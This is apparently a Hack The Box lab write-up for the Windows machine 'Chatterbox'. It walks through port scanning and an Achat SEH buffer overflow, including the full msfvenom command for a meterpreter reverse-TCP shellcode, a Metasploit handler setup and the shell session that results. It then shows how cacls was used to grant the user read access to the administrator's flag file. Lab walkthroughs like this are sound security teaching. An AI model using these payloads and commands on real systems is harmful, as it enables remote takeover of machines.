Target IP: 10.10.10.74
Target OS: Windows

1. Owning the User

As usually, we start with the `nmap` to see open ports:

```
blinder@peaky:~$ sudo nmap -sC -sV -oN nmap.init 10.10.10.74
```

```
blinder@peaky:~/Desktop/HTB/Chatterbox$ sudo nmap -sC -sV -oN nmap.init 10.10.10.74
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-05 00:56 CDT
Nmap scan report for 10.10.10.74
Host is up (0.064s latency).
All 1000 scanned ports on 10.10.10.74 are filtered

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.43 seconds
```

Apparently, there is no open TCP port at the default scan range (0 – 1023). That means that we either should expand our scanning range with `-p` flag, scan for UDP ports with `-sU` flag, or both.

Let's first try and scan beyond well-known ports. There are 65535 available ports (*fun fact*: it is that number because of the IPv4 packet format, where the port field is assigned 16 bits, so the maximum number of ports is 2^{16} -1 (combinations)), where ports 1024-49151 are called **registered ports** and above that – **private ports**.

I broke down range 1024-49151 to smaller chunks so the `nmap` will scan every 1000 ports (starting from -p 1024-2000, -p 2000-3000 and so on) so we can potentially save some time. After a while, I discovered two open TCP ports in the 9000-10000 range). I have previously discovered the open ports, so for the sake of this demo I will specify the two open ports in the `nmap` scan to save time.

```
blinder@peaky:~/Desktop/HTB/Chatterbox$ sudo nmap -sC -sV -oN nmap.init -p9255,9256 10.10.10.74
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-05 01:21 CDT
Nmap scan report for 10.10.10.74
Host is up (0.064s latency).

PORT     STATE    SERVICE VERSION
9255/tcp filtered mon
9256/tcp filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
```

The `nmap` result about the services running on these two ports does not give us a lot of information, so I head to google and search about port 9256. The first article that shows up, tells both what application uses with port (Achat, hence the name Chatterbox, so we are in the right path) and what vulnerability exists for this application.


Achat is vulnerable to a SEH-based stack buffer overflow, caused by improper bounds checking by AChat.exe. By sending a specially-crafted UDP packet to the default port 9256 to overwrite the SEH handler, a remote attacker could overflow a buffer and execute arbitrary code on the system or cause the application to crash.

Buffer overflow anomaly. After researching online, you can find a python script which exploits this vulnerability https://www.exploit-db.com/exploits/36025/

As seen on the script, we will use `msfvenom` to prepare the specially-crafted UDP packet. However, the script is just a PoC and we have to replace `calc.exe` with our own shellcode like the following:

```
blinder@peaky:~$ msfvenom -a x86 --platform Windows -p
windows/meterpreter/reverse_tcp RHOST=10.10.10.74 LHOST=10.10.15.219
LPORT=4443 exitfunc=thread -e x86/unicode_mixed -b
'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91
\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\
xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\x
b8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xc
b\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde
\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\
xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -
f python
```

This will generate the specific payload that you will have to replace on the script (starting from `buf = “”` to the last line of buf append):



Before executing the script, we will use Metasploit in another terminal window/tab to start a handler in the same port of our backdoor (from `msfvenom` which is 4443 in this case).

```
msf > use exploit multi/handler

msf exploit(multi/handler) > set payload windows/shell/reverse_tcp

msf exploit(multi/handler) > set LHOST 10.10.15.219

msf exploit(multi/handler) > set LPORT 4443

msf exploit(multi/handler) > exploit
```

We have started a reverse TCP handler, so let’s run the exploit now on the other terminal window/tab:

```
blinder@peaky:~$ sudo python exploit.py

---->{P00F}!
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.219:4443
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.74
[*] Command shell session 1 opened (10.10.15.219:4443 -> 10.10.10.74:49157) at 2018-06-05 00:32:55 -0500

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

`user.txt` can be found `in C:\Users\Alfred\Desktop`

2. Owning the System

If we head to `C:\Users\Administrator\Desktop` we will see the `root.txt` file. However, when we want to read the content, we will not be allowed to access it due to insufficient privileges:

```
c:\Users\Administrator\Desktop>dir /a
dir /a
 Volume in drive C has no label.
 Volume Serial Number is 9034-6528

 Directory of c:\Users\Administrator\Desktop

12/10/2017  07:50 PM    <DIR>          .
12/10/2017  07:50 PM    <DIR>          ..
12/10/2017  07:08 PM               282 desktop.ini
12/10/2017  07:50 PM                32 root.txt
               2 File(s)            314 bytes
               2 Dir(s)  18,159,386,624 bytes free

c:\Users\Administrator\Desktop>more root.txt
more root.txt
Cannot access file C:\Users\Administrator\Desktop\root.txt
```

In this case (Windows OS), you do not necessarily need to spawn a privileged shell. There is a program called `CACLS.exe` which is used to display or modify Access Control Lists (ACLs) for files and folders. Its usage is simple: `cacls <filename> [options]`

There is one specific option (`/G user:permission`) which we will use to grant user (Alfred) reading right for the `root.txt` file. Permissions include `R` (Read), `W` (Write), `C` (R+W), `F` (Full Control).

```
c:\Users\Administrator\Desktop>cacls root.txt /g Alfred:R
cacls root.txt /g Alfred:R
Y
Are you sure (Y/N)?processed file: c:\Users\Administrator\Desktop\root.txt
```

We are now able to read the `root.txt` content:

```
c:\Users\Administrator\Desktop>more root.txt
more root.txt
[redacted]
```

– Arti Karahoda